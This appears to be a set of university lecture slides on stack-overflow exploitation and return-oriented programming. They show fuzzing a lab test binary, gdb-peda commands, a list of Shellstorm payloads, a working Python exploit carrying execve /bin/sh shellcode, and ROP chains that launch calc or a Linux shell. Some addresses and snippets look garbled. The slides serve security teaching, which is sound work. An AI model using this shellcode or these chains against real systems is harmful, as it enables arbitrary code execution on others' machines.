add ebp+4  
push ebp  
mov eax, kernel32.WinExec  
call eax
```

Available payloads for exploits (Shellstorm)

The payload executes something for the attacker's sake. There are prewritten payloads as well. A payload has to consider the OS type and version, but there are general (longer) exploits that are applicable for multiple versions (but same OS). Shellstorm has a huge payload database.

Intel x86-64

- Linux/x86-64 - Add map in /etc/hosts file - 110 bytes by Osanda Malith Jayathissa
- Linux/x86-64 - Connect Back Shellcode - 139 bytes by MadMouse
- Linux/x86-64 - access() Egghunter - 49 bytes by Doreth.Z10
- Linux/x86-64 - Shutdown - 64 bytes by Keyman
- Linux/x86-64 - Read password - 105 bytes by Keyman
- Linux/x86-64 - Password Protected Reverse Shell - 136 bytes by Keyman
- Linux/x86-64 - Password Protected Bind Shell - 147 bytes by Keyman
- Linux/x86-64 - Add root - Polymorphic - 273 bytes by Keyman
- Linux/x86-64 - Bind TCP stager with egghunter - 157 bytes by Christophe G
- Linux/x86-64 - Add user and password with open,write,close - 358 bytes by Christophe G
- Linux/x86-64 - Add user and password with echo cmd - 273 bytes by Christophe G
- Linux/x86-64 - Read /etc/passwd - 82 bytes by Mr.Un1k0d3r

Linux debuggers

Linux has command line debuggers (e.g. gdb) and graphical debuggers (edb) as well. Gdb has an exploit writing extension: PEDA (Python Exploit Development Assistance).

```
gdb-peda peda
PEDA - Python Exploit Development Assistance for GDB
For latest update, check peda project page: https://github.com/longld/peda
List of "peda" subcommands, type the subcommand to invoke it:
aslr -- Show/set ASLR setting of GDB
asmsearch -- Search for ASM instructions in memory
assemble -- On the fly assemble and execute instructions using NASM
checksec -- Check for various security options of binary
cmpmem -- Compare content of a memory region with a file
context -- Display various information of current execution context
context_code -- Display nearby disassembly at SP or current execution context
context_register -- Display register information of current execution context
context_stack -- Display stack of current execution context
crashdump -- Display crashdump info and save to file
deactive -- Bypass a function by ignoring its execution (eg sleep/alarm)
distance -- Calculate distance between two addresses
dumpargs -- Display arguments passed to a function when stopped at a call instruction
dumpmem -- Dump content of a memory region to raw binary file
dumprop -- Dump all ROP gadgets in specific memory range
eflags -- Display/set/clear/toggle value of eflags register
elfheader -- Get headers information from debugged ELF file
elfsymbol -- Get non-debugging symbol information from an ELF file
gennop -- Generate arbitrary length NOP sled using given characters
getfile -- Get exec filename of current debugged process
getpid -- Get PID of current debugged process
goto -- Continue execution at an address
help -- Print the usage manual for PEDA commands
hexdump -- Display hex/ascii dump of data in memory
hexprint -- Display hexified of data in memory
jmpcall -- Search for JMP/CALL instructions in memory
loadmem -- Load contents of a raw binary file to memory
lookup -- Search for all addresses/references to addresses which belong to a memory range
nearpc -- Disassemble instructions nearby current PC or given address
nextcall -- Step until next "call" instruction in specific memory range
nextjmp -- Step until next "j*" instruction in specific memory range
```

```
nxtest -- Perform real NX test to see if it is enabled/supported by OS
patch -- Patch memory start/chain address with string/hexstring/int
pattern -- Generate, search, or write a cyclic pattern to memory
pattern_arg -- Set argument list with cyclic pattern
pattern_create -- Generate a cyclic pattern
pattern_env -- Set environment variable with a cyclic pattern
pattern_offset -- Search for offset of a value in cyclic pattern
pattern_patch -- Write a cyclic pattern to memory
pattern_search -- Search a cyclic pattern in registers and memory
payload -- Generate various type of ROP payload using ret2plt
pdisass -- Format output of obj dump disassemble command with colors
ptbreak -- Set breakpoint at PTB functions match name regex
procinfo -- Display various info from /proc/pids
profile -- Simple profiling to count executed instructions in the program
pyhelp -- Wrapper for python built-in help
readelf -- Get headers information from an ELF file
refsearch -- Search for all references to a value in memory ranges
reload -- Reload PEDA sources, read current options untouched
ropgadget -- Get common ROP gadgets of binary or library
ropsearch -- Search for ROP gadgets in memory
searchmem -- Search for a pattern in memory; support regex search
session -- Save/restore a working GDB session to file as a script
set -- Set various PEDA options and other settings
sgrep -- Search for full strings contain the given pattern
shellcode -- Generate or download common shellcodes
show -- Show various PEDA options and other settings
skeleton -- Generate python exploit code template
skip -- Skip execution of next count instructions
snapshot -- Save/restore process's snapshot to/from file
start -- Start debugged program and stop at most convenient entry
stepuntil -- Step until a desired instruction in specific memory range
strings -- Display printable strings in memory
substr -- Search for substrings of a given string/number in memory
telescope -- Display memory content at an address with smart dereferences
tracecall -- Trace function calls made by the program
traceinst -- Trace specific instructions executed by the program
untrace -- Disable anti-trace detection
utils -- Miscellaneous utilities from utils module
vmmap -- Get virtual mapping address ranges of section(s) in debugged process
xif
waitfor -- Try to attach to new forked process; mimic "attach -waitfor"
xinfo -- Display detail information at address/registers
```

Stack overflow exploitation in linux

The first step is to identify the vulnerability. That can be carried out by different type of fuzzing. Fuzzing is a processes of providing various data (invalid too) to the application. A segmentation fault (access violation in Windows) indicates some errors. (Download my testbinary: <http://193.225.218.118/WS08/binaries/manymeth>)

A value can be invalid if

- the format is incorrect,
- it contains unexpected values (e.g. %s),
- it is too long,
- and many other ways. ☺

```
root@kali:~# ./manymeth
Parameter is needed
root@kali:~# ./manymeth aa
Last method
root@kali:~#
```

```
root@kali:~# ./manymeth AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
Last method
Segmentation fault
```

Stack overflow exploitation in linux

After the vulnerability has been identified it is necessary to debug the application and get to the part where the vulnerability occurs (the virtual address space is compromised).

The **start** command jumps to the beginning of the binary. Other useful commands:

s : step (execute one instruction)

until [address]: execute until a specified memory address

finish: execute until the end of the current method

```
0x80484e6 <main+11>: nov    ebp,esp
0x80484e8 <main+13>: push   ebx
0x80484e9 <main+14>: push   ecx
=> 0x80484ea <main+15>: call    0x8048548 <_x86.get_pc_thunk.ax>
0x80484ef <main+20>: add    eax,0x13f1
0x80484f4 <main+25>: mov    ebx,ecx
0x80484f6 <main+27>: .text
0x80484f9 <main+30>: jne    0x8048515 <main+59>
Guessed arguments:
arg[0]: 0xffffffff330 --> 0x1
arg[1]: 0x0
arg[2]: 0x0
arg[3]: 0xffffffff310 (<_libc_start_main+241>: add esp,0x10)
stack
0000: 0xffffffff310 --> 0xffffffff300 --> 0x1
0004: 0xffffffff314 --> 0x0
0008: 0xffffffff310 --> 0x0
0012: 0xffffffff31c --> 0xffffffff300 [<_libc_start_main+241>: add esp,0x10]
0016: 0xffffffff320 --> 0xffffffff300 --> 0x1d4d6c
0020: 0xffffffff324 --> 0xffffffff300 --> 0x1d4d6c
0024: 0xffffffff328 --> 0x0
0028: 0xffffffff32c --> 0xffffffff300 [<_libc_start_main+241>: add esp,0x10]
[...]
Legend: code, data, rodata, value
Temporary breakpoint 1, 0x80484ea in main ()
```

Stack overflow exploitation in Linux

Finding the vulnerable part of the code can be done with gradual approach: e.g. jump over all the methods, but when the vulnerability occurs then restart of the debugging is needed and we have to jump inside the identified method. In our previous example there's a `strcpy` method. After the execution of this, a series of A appears on the stack. In addition, it turns out that exiting from `meth1` compromises the binary first:

The screenshot shows two panes of a debugger interface. The left pane displays assembly code for a function labeled `meth1`. The right pane shows a memory dump of the stack, which contains a large number of 'A' characters.

Assembly Code (Left):

```
0x804849c <met1+29>: push    edx
0x804849d <met1+30>: mov     ebx,eax
0x804849f <met1+32>: add    esp,0x10
=> 0x80484a4 <met1+37>: add    esp,0x10
0x80484a7 <met1+40>: sub    esp,0xc
0x80484aa <met1+43>: push   0x5
0x80484ac <met1+45>: call   0x8048436 <met4>
0x80484b1 <met1+50>: add    esp,0x10
```

Stack Dump (Right):

Address	Content
0000	0xffffffffd0e0 --> 0xffffffffd0f8 ('A' <repeats 200 times>...)
0004	0xffffffffd0e4 --> 0xffffffffd418 ('A' <repeats 200 times>...)
0008	0xffffffffd0e8 --> 0x0
0012	0xffffffffd0ec --> 0x8048480 (<met1+15>: add eax,0x1452)
0016	0xffffffffd0f0 --> 0x0
0020	0xffffffffd0f4 --> 0x0
0024	0xffffffffd0f8 ('A' <repeats 200 times>...)
0028	0xffffffffd0fc ('A' <repeats 200 times>...)
0032	0xffffffffd17c ('A' <repeats 200 times>...)
0036	0xffffffffd180 ('A' <repeats 198 times>...)
0040	0xffffffffd184 ('A' <repeats 194 times>...)
0044	0xffffffffd188 ('A' <repeats 190 times>...)
0048	0xffffffffd18c ('A' <repeats 186 times>...)
0052	0xffffffffd190 ('A' <repeats 182 times>...)
0056	0xffffffffd194 ('A' <repeats 178 times>...)
0060	0xffffffffd198 ('A' <repeats 174 times>...)

Stack overflow exploitation in linux

The beginning of the A series can be identified by listing the memory content near the current stack position.

0xfffffd0d0:	0xe0	0x98	0x04	0x08	0xe0	0x98	0x04	0x08
0xfffffd0d8:	0x78	0xd1	0xff	0xff	0xb1	0x84	0x04	0x08
0xfffffd0e0:	0x05	0x00	0x00	0x00	0x18	0xd4	0xff	0xff
0xfffffd0e8:	0x00	0x00	0x00	0x00	0x8e	0x84	0x04	0x08
0xfffffd0f0:	0x00							
0xfffffd0f8:	0x41							

Since the return address of *meth1* is at *0xffffd17c* and the beginning of the string is at *0xffffd0f8*, therefore *0x84* (132) has to be the padding length. We also need to find a *jmp esp* address and a working payload.

```
gdb-peda$ asmsearch 'jmp esp'
Searching for ASM code: 'jmp esp' in: binary ranges
0x080482d1 : (35e4) xor    eax,0x80498e4
0x08048325 : (83e4) and    esp,0xffffffff0
0x080484df : (83e4) and    esp,0xffffffff0
0x08048507 : (e8e4) call   0x80482f0 <puts@plt>
0x0804864f : (ffe4) jmp    esp
0x08048d0f : (00e4) add    ah,ah
0x080492d1 : (35e4) xor    eax,0x80498e4
0x08049325 : (83e4) and    esp,0xffffffff0
0x080494df : (83e4) and    esp,0xffffffff0
0x08049507 : (e8e4) call   0x80492f0
0x0804964f : (ffe4) jmp    esp
root@kali:~# ./manymeth `python poc_methods.py`
```

```
import struct
ex = 'A'*132
ex += struct.pack("<L", 0x804864f)
ex += '\x90'*20
ex += "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
ex += "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
ex += "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"
ex += "\x80\xe8\xe5\xff\xff\x2f\x62\x69\x6e\x2f"
ex += "\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42"
print ex
```

Return to libc

Operating systems provide several protections against exploitations (see detailed list on next lecture). One of the most significant is the *noexecute* protection (DEP in Windows). Noexecute assigns permissions to memory segments:

- Code segments (only read and execute, no write)
- Data segments (only read and write, no execute)

With *noexecute* the payload on the stack cannot be executed anymore. The idea behind both *return to libc* and *ROP* is to use the *libc* library (code reuse). If *libc* contains a code part that opens a shell then it can be used by redirecting the execution there (instead of using the address of *jmp esp*). Tools e.g. *onegadget* can identify these specific code-parts in the Virtual Address Space.

Return Oriented Programming

- Return Oriented Programming (ROP) is a software vulnerability exploitation method that is able to bypass the non-executable memory protections. It was invented in 2007 as the generalization and extension of the *Return into libc* technique.
- Contrary to stack overflow, ROP uses already existing code parts in the virtual address space to execute the payload (code reuse).
- Although ROP is based on the stack usage of the program it can be used in case of heap related vulnerabilities as well by redirecting the stack (stack pivot) to an attacker controlled part of the virtual memory.
- ROP consists of gadgets that are small code blocks with a *ret* type of instruction as an ending e.g. *inc eax; retn*. Gadgets are chained by the *ret* type of instruction.

Return Oriented Programming

- The payload is divided into code-parts, each code-part is executed by a gadget
- A gadget is a small code-block with one or more simply instructions and a ret type of instruction at the end
- We need to find gadgets in the Virtual Address Space, therefore we're going to use mona.py with Immunity Debugger (can be downloaded from github)
- To find a specific gadget (e.g. inc eax) the *find mona* command is used: `!mona find -type instr -s „inc eax#retn” -x X`
- Our first ROP will be written for a simple stack overflow with *strcpy*, the code contains the addition of two numbers. Using *mona* the following gadgets are sought for:

Return Oriented Programming

The easiest ROP payload, calculating 1+1: 😊


```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =      "\x5b\x54\x92\x7d". # xor eax, eax; retn
               "\x75\x50\x92\x7d". # xor edx, edx; retn
               "\x60\x16\xc8\x77". # inc eax; retn
               "\x42\x72\xef\x7d". # inc edx; retn
               "\x33\x80\x24\x6c"; # add eax, edx; retn
print $padding.$rop;
```

What is the value of eax after the ROP has been executed?

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =      "\x5b\x54\x92\x7d". # xor eax, eax; retn
               "\x75\x50\x92\x7d". # xor edx, edx; retn
               "\x60\x16\xc8\x77". # inc eax; retn
               "\x42\x72\xef\x7d". # inc edx; retn
               "\x42\x72\xef\x7d". # inc edx; retn
               "\x42\x72\xef\x7d". # inc edx; retn
               "\x33\x80\x24\x6c"; # add eax, edx; retn
print $padding.$rop;
```

Return Oriented Programming

How to add 0x12121212 to 0x11111111? Repeating the *inc eax* in 0x12121212 times is not a good idea ☺ A simple *pop* gadget can take the required value directly from the stack, so the ROP program will contain some data among the gadget addresses.



```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =
    "\x1f\x18\xf8\x6f". # pop eax; retn
    "\x11\x11\x11\x11". # value of eax
    "\x5f\xee\xf5\x6f". # pop edx; retn
    "\x12\x12\x12\x12". # value of edx
    "\x33\x80\x24\x6c"; # add eax, edx; retn
print $padding.$rop;
```

Return Oriented Programming

Gadgets with side effects: If we cannot find a fitting gadget, a longer one can be used considering the side effects. Example:

Adding `ebx` to `eax` if there is no `add eax, ebx; ret` code:

```
"\x33\x80\x24\x6c". # add eax, edx; pop ebx; ret  
"\x99\x2b\xf3\x7d"; # dummy  
  
"\x33\x80\x24\x6c". # add eax, edx; pop ebx; pop ecx; ret  
"\x99\x2b\xf3\x7d"; # dummy  
"\x99\x2b\xf3\x7d"; # dummy
```

Gadgets with `ret` that removes the stack frame:

```
"\x33\x80\x24\x6c". # add eax, edx; ret 0xc  
"\x99\x2b\xf3\x7d"; # dummy  
"\x99\x2b\xf3\x7d"; # dummy  
"\x99\x2b\xf3\x7d"; # dummy
```

The following gadgets should be avoided: Gadgets that

- contain `push` instruction,
- contain conditional (`je`, `jz`, etc.) or unconditional jump instructions (`jmp`),
- contain unreliable characters e.g.: `0x0`, `0xa`, `0xd`, etc...

Return Oriented Programming

Opening the calculator in Windows example:

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop = "\x19\xde\xe9\x7d". #pop edi; retn
    "\x70\xc0\x93\x6f". #place of calc
    "\x99\x2b\xf3\x7d". #pop ecx; retn
    "\x63\x61\x6c\x63". #calc
    "\x28\x3f\xeb\x7d". #mov [edi],ecx; retn
    "\x38\xb3\xdc\x7d". #pop eax; retn
    "\xc9\x2e\xdf\x7d". #address of WinExec
    "\x25\x07\xee\x7d". #call eax; retn
    "\x70\xc0\x93\x6f\x01"; #address of calc + 01
print $padding.$rop;
```

Linux shell example:

```
import struct
ex = 'A'*132
ex += struct.pack("<L", 0x08057280) #xor eax, eax
for x in range(0, 11):
    ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0806f062) #pop ecx, pop ebx
ex += struct.pack("<L", 0xfffffd270) #value of ecx 0xfffffd240
ex += struct.pack("<L", 0xfffffd24f) #value of ebx 0xfffffd21f
ex += struct.pack("<L", 0x0806f970) #int 0x80
ex += 'x90'*99
ex += "\x2f\x62\x69\x6el\x2f\x73\x68\x00" #/bin//sh
print ex
```

End of lecture